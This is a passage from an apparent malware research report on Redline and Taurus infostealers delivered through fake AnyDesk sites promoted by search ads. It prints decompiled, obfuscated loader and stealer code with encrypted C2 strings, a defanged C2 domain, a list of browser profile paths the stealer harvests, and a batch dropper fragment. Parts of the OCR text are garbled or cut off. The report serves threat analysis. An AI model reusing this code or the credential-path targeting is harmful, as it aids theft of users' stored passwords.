      \u0006\u2001 @0200001C
      \u0008 @0200001D
      \u0008\u2000 @0200001E
      \u0008\u2001 @0200001F
      \u000E<\u0002> @02000
      \u000E\u2000 @02000021
      \u000E\u2001 @0200002F
      \u000F @02000032
      \u000F\u2000 @02000033
      \u000F\u2001 @02000034
      <Module> @02000001
    { } RocketCore
      Core @02000035
        Base Type and Interfac
        Derived Types
        .ctor() : void @060000
        Rocket(byte[]) : void @
        \u0002 @02000036
```

```
// RocketCore.Core
// Token: 0x06000092 RID: 146 RVA: 0x00004F2C File Offset: 0x0000312C
public static void Rocket(byte[] v1)
{
    object obj = false;
    object arg;
    if (4 != 0)
    {
        arg = obj;
    }
    \u0006\u2000 u0006_u = new \u0006\u2000();
    \u0006\u2000 u0006_u2;
    if (4 != 0)
    {
        u0006_u2 = u0006_u;
    }
    object obj2 = (Process)typeof(Process).InvokeMember(\u000E\u2001.\u0002(-406856371), BindingFlags.InvokeMethod, null, null, null);
    object arg2;
    if (5 != 0)
    {
        arg2 = obj2;
    }
    \u0006\u2000 u0006_u3 = u0006_u2;
    if (Core.\u0002.\u0005 == null)
    {
        CallSite<Func<CallSite, object, string>> u = CallSite<Func<CallSite, object, string>>.Create(Microsoft.CSharp.RuntimeBinder.Bi
          (string), typeof(Core)));
        if (true)
        {
            Core.\u0002.\u0005 = u;
        }
    }
    Func<CallSite, object, string> target = Core.\u0002.\u0005.Target;
    CallSite u2 = Core.\u0002.\u0005;
    if (Core.\u0002.\u0003 == null)
    {
        CallSite<Func<CallSite, object, object>> u3 = CallSite<Func<CallSite, object, object>>.Create(Microsoft.CSharp.RuntimeBinder.B
          \u000E\u2001.\u0002(-406856363), typeof(Core), new CSharpArgumentInfo[]
        {
            CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null)
        }));
        if (2 != 0)
```


Finally, the third layer is the well known *Redline infostealer*. It communicates back with jasafodidei[.]xyz:80.



```
Bigarade (0.0.0.0)
  Bigarade.exe
    PE
    References
    { } -
      <Module> @02000001
        Base Type and Interfac
        Derived Types
    { } WinAPI
      Program @02000008
        Base Type and Interfac
        Derived Types
        .cctor() : void @06000
        Main(string[]) : void @
        ID : string @17000004
        IP : string @17000003
        Key : string @1700000
        Message : string @170
    { } WinAPI.Controllers
    { } WinAPI.Controllers.Credentia
    { } WinAPI.Controllers.Crypto
    { } WinAPI.Controllers.Files
    { } WinAPI.Controllers.Files.Rule
    { } WinAPI.Controllers.SQLite
    { } WinAPI.Ext
    { } WinAPI.Helpers
    { } WinAPI.Models
    { } WinAPI.Models.Browsers
    { } WinAPI.Models.Enums
    { } WinAPI.Models.Files
    { } WinAPI.Models.Serialization
    { } WinAPI.Models.SQLite
    { } WinAPI.Models.User
    { } WindowsSDK.Data.Tasks
Border3DStyle (914.731.224.243)
```

```
using System.Windows.Forms;
using WinAPI.Controllers;
using WinAPI.Controllers.Crypto;
using WinAPI.Ext;
using WinAPI.Models.User;
using WindowsSDK.Data.Tasks;

namespace WinAPI
{
    // Token: 0x02000008 RID: 8
    internal static class Program
    {
        // Token: 0x17000003 RID: 3
        // (get) Token: 0x06000013 RID: 19 RVA: 0x000023C4 File Offset: 0x000007C4
        // (set) Token: 0x06000014 RID: 20 RVA: 0x000023CB File Offset: 0x000007CB
        private static string IP { get; set; } = "Jh8nGDs+NBEdNQ0JOD4FEiI6DVQtAwkQ";

        // Token: 0x17000004 RID: 4
        // (get) Token: 0x06000015 RID: 21 RVA: 0x000023D3 File Offset: 0x000007D3
        // (set) Token: 0x06000016 RID: 22 RVA: 0x000023DA File Offset: 0x000007DA
        private static string ID { get; set; } = "ChgFFjsxBVo=";

        // Token: 0x17000005 RID: 5
        // (get) Token: 0x06000017 RID: 23 RVA: 0x000023E2 File Offset: 0x000007E2
        // (set) Token: 0x06000018 RID: 24 RVA: 0x000023E9 File Offset: 0x000007E9
        private static string Message { get; set; } = "FiUvCDgxIB0ONzMOAAQCCx0xFgU3LhYLHiovDisvJFYlGyMKARAsJR01UBIABAIdIzorCgYuVx4=";

        // Token: 0x17000006 RID: 6
        // (get) Token: 0x06000019 RID: 25 RVA: 0x000023F1 File Offset: 0x000007F1
        // (set) Token: 0x0600001A RID: 26 RVA: 0x000023F8 File Offset: 0x000007F8
        private static string Key { get; set; } = "Grabbing";

        // Token: 0x0600001C RID: 28 RVA: 0x0000242C File Offset: 0x0000082C
        private static void Main(string[] args)
        {
            Program.IP = StringDecrypt.Decrypt(Program.IP, Program.Key);
            Program.ID = StringDecrypt.Decrypt(Program.ID, Program.Key);
            Program.Message = StringDecrypt.Decrypt(Program.Message, Program.Key);
            try
```

As the infostealer is well covered by other researchers, we decided to end with a snapshot showing the variety of databases this infostealer targets. Surprisingly, this infostealer targets browsers that are also used in Russian-speaking countries




ScanChromeBrowsersPaths	Count = 0x00000027
[0]	@"%USERPROFILE%\AppData\Local\Chromium\User Data"
[1]	@"%USERPROFILE%\AppData\Local\Google\Chrome\User Data"
[2]	@"%USERPROFILE%\AppData\Local\Google(x86)\Chrome\User Data"
[3]	@"%USERPROFILE%\AppData\Roaming\Opera Software\"
[4]	@"%USERPROFILE%\AppData\Local\MapleStudio\ChromePlus\User Data"
[5]	@"%USERPROFILE%\AppData\Local\Iridium\User Data"
[6]	@"%USERPROFILE%\AppData\Local\7Star\7Star\User Data"
[7]	@"%USERPROFILE%\AppData\Local\CentBrowser\User Data"
[8]	@"%USERPROFILE%\AppData\Local\Chedot\User Data"
[9]	@"%USERPROFILE%\AppData\Local\Vivaldi\User Data"
[10]	@"%USERPROFILE%\AppData\Local\Kometa\User Data"
[11]	@"%USERPROFILE%\AppData\Local\Elements Browser\User Data"
[12]	@"%USERPROFILE%\AppData\Local\Epic Privacy Browser\User Data"
[13]	@"%USERPROFILE%\AppData\Local\uCozMedia\Uran\User Data"
[14]	@"%USERPROFILE%\AppData\Local\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer"
[15]	@"%USERPROFILE%\AppData\Local\CatalinaGroup\Citrio\User Data"
[16]	@"%USERPROFILE%\AppData\Local\Coowon\Coowon\User Data"
[17]	@"%USERPROFILE%\AppData\Local\liebao\User Data"
[18]	@"%USERPROFILE%\AppData\Local\QIP Surf\User Data"
[19]	@"%USERPROFILE%\AppData\Local\Orbitum\User Data"
[20]	@"%USERPROFILE%\AppData\Local\Comodo\Dragon\User Data"
[21]	@"%USERPROFILE%\AppData\Local\Amigo\User\User Data"
[22]	@"%USERPROFILE%\AppData\Local\Torch\User Data"
[23]	@"%USERPROFILE%\AppData\Local\Yandex\YandexBrowser\User Data"
[24]	@"%USERPROFILE%\AppData\Local\Comodo\User Data"
[25]	@"%USERPROFILE%\AppData\Local\360Browser\Browser\User Data"
[26]	@"%USERPROFILE%\AppData\Local\Maxthon3\User Data"
[27]	@"%USERPROFILE%\AppData\Local\K-Melon\User Data"
[28]	@"%USERPROFILE%\AppData\Local\Sputnik\Sputnik\User Data"
[29]	@"%USERPROFILE%\AppData\Local\Nichrome\User Data"
[30]	@"%USERPROFILE%\AppData\Local\CocCoc\Browser\User Data"
[31]	@"%USERPROFILE%\AppData\Local\Uran\User Data"
[32]	@"%USERPROFILE%\AppData\Local\Chromodo\User Data"
[33]	@"%USERPROFILE%\AppData\Local\Mail.Ru\Atom\User Data"
[34]	@"%USERPROFILE%\AppData\Local\BraveSoftware\Brave-Browser\User Data"
[35]	@"%USERPROFILE%\AppData\Local\Microsoft\Edge\User Data"

Taurus Infostealer

The Taurus infostealer is delivered in a similar way and appears as the third paid ad in a search for the popular applications mentioned in the introduction.

This time the website is signed with a legitimate Cloudflare certificate. Like the Sectigo certificate used with Redline, the Taurus certificate is not older than two weeks

In the Taurus case, we did not see any redirects to additional websites. As can be seen in the image below, the download results from a submitted form that is handled by “get.php” and in turn delivers the ISO image directly from the website.


anydesk-en-downloads.com
Call Sales: +49 711 217 246 705
AnyDesk
Remote Desktop Software
AnyWhere. Any
Connect to a computer remotely, b
around the world. AnyDesk ensure
for IT professionals and on-the-go
Download Now
Elements Console Sources Network Performance Memory Application Security Lighthouse AdBlock
Preserve log Disable cache No throttling
Filter Hide data URLs All XHR JS CSS Img Media Font Doc WS Manifest Other Has blocked cookies Blocked Requests
Use large request rows Group by frame
Show overview Capture screenshots
100 ms 200 ms 300 ms 400 ms 500 ms 600 ms 700 ms 800 ms 900 ms 1000 ms 1100 ms
Headers Preview Response Initiator Timing
2 requests 638 B transferred 0 B resources
Console What's New

Certificate

General | Details | Certification Path

Certificate Information

This certificate is intended for the following purpose(s):
- Proves your identity to a remote computer
- Ensures the identity of a remote computer
- 2.23.140.1.2.2

* Refer to the certification authority's statement for details.

Issued to: sni.cloudflaressl.com

Issued by: Cloudflare Inc ECC CA-3

Valid from 5/14/2021 **to** 5/14/2022


Issuer Statement

OK

```
Name
get.php
AnyDesk.iso
```

```
▾ General
    Request URL: https://download.anydesk-en-downloads.com/AnyDesk.iso
    Request Method: GET
    Status Code: 200  (from disk cache)
    Remote Address: 172.67.187.194:443
    Referrer Policy: strict-origin-when-cross-origin
▾ Response Headers
    accept-ranges: bytes
    alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=
    cf-cache-status: DYNAMIC
    cf-ray: 656b8c960f4217b5-EWR
    cf-request-id: 0a571631c9000017b54c29c000000001
    content-length: 106168320
    content-type: application/x-iso9660-image
    date: Sat, 29 May 2021 00:19:05 GMT
    expect-ct: max-age=604800, report-uri="https://report-uri.cloudflare.com/c
    pect-ct"
    last-modified: Thu, 27 May 2021 12:07:48 GMT
    nel: {"report_to":"cf-nel","max_age":604800}
    report-to: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v
    x8qCb8gk%2B%2F%2FQa%2BILMHTMIhsbVHFM%2FhGB2XXngBWTtSz4CN5BpfosAkV609ADJ7
```


If the target is not within the range of interesting IP addresses, users will see a normal redirect to the legitimate application website like in the Redline infostealer.


anydesk-en-downloads.com
Call Sales: +1 866 942 9596 Get Help Partners Login English
AnyDesk
Get AnyDesk for Windows
No email, registration or installation required!
Download Now
v6.3.1 (3.8 MB)
Windows
macOS
Android
iOS
Elements Console Sources Network Performance Memory Application Security Lighthouse AdBlock
Preserve log Disable cache No throttling
Filter Hide data URLs All XHR JS CSS Img Media Font Doc WS Manifest Other Has blocked cookies Blocked Requests
Use large request rows Group by frame
Show overview Capture screenshots
2000 ms 4000 ms 6000 ms 8000 ms 10000 ms 12000 ms 14000 ms 16000 ms 18000 ms 20000 ms
Headers Preview Response Initiator Timing Cookies

```
Name
collect
?random=1622253843275&cv=9&fst=1622253843275&num=1...services.com...
?random=1622253843275&cv=9&fst=1622253843275&num=1...=www.goog...
?pid=665812&conversionId=2403841&fmt=gif&gtmcb=1517262389
?_pid=16218&_psign=0aa5badf92527f7732e22463d6fa4db...c2ed8fbc267c91...
?random=676823508&cv=9&fst=1622253843275&num=1&val...fSphp0-Eh0...
collect
?random=676823508&cv=9&fst=1622253843275&num=1&val...gf9WGsPSg...
AnyDesk.exe?__hstc=127809106.b45a7d53a23f4f72b0106...053978.144744144...
keyword/
```

```
▾ General
    Request URL: https://download.anydesk.com/AnyDesk.exe?__hstc=127809106.b45a7
    106fe8e21d4774.1622253802090.1622253802090.1622253802090.1&__hssc=12780910€
    91&__hsfp=2484257095&_ga=2.225053978.1447441444.1622253802-457356088.162225
    Request Method: GET
    Status Code: 200
    Remote Address: 188.40.104.135:443
    Referrer Policy: strict-origin-when-cross-origin
▾ Response Headers
    accept-ranges: bytes
    cache-control: no-cache
    content-length: 3763944
    content-type: application/octet-stream
    date: Sat, 29 May 2021 02:04:04 GMT
    etag: "60a37d11-396ee8"
```

The downloaded ISO image consists of a 7z SFX executable.



Name	Date modified	Type	Size
AnyDesk.exe	5/27/2021 1:31 PM	Application	103,629 KB

AnyDesk.exe Properties

AnyDesk.exe

Type of file: Application (.exe)

Description: 7z Setup SFX (x86)

Location: F:\

Size: 101 MB (106,115,892 bytes)

Size on disk: 101 MB (106,117,120 bytes)


Created: Thursday, May 27, 2021, 1:31:33 PM

Modified: Thursday, May 27, 2021, 1:31:33 PM

Accessed:

Attributes: ☑ Read-only □ Hidden □ Archive

The executable includes either 4 “flv” or 4 “bmp” files in the examples we cover below. Sfx is configured to start the execution from the first batch file (masquerading as either flv, bmp or any other unique extension). The batch script is then redirected as input into cmd.exe.



28 MAY 2021 / 10:45 PM ALI.EXE CODE INJECTION PROCESS HOLLOWING ATTACK


CMD.EXE - EXTENDED INFO

Process File path:

```
C:/Windows/SysWOW64/cmd.exe
```


Command Line:

```
/c
C:/WINDOWS/system32/cmd
<
Accompagna.flv
```



AppData > Local > Temp > 7ZipSfx.001
Accompagna.flv
Ali.exe.com
Dal.flv
p
Piramide.flv
Scegliendo.flv
C:\Users\user\AppData\Local\Temp\7ZipSfx.001\Accompagna.flv - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
Accompagna.flv


```
Set FHgTl=%userdomain%
Set //String2//=DESKTOP-QO5QU33
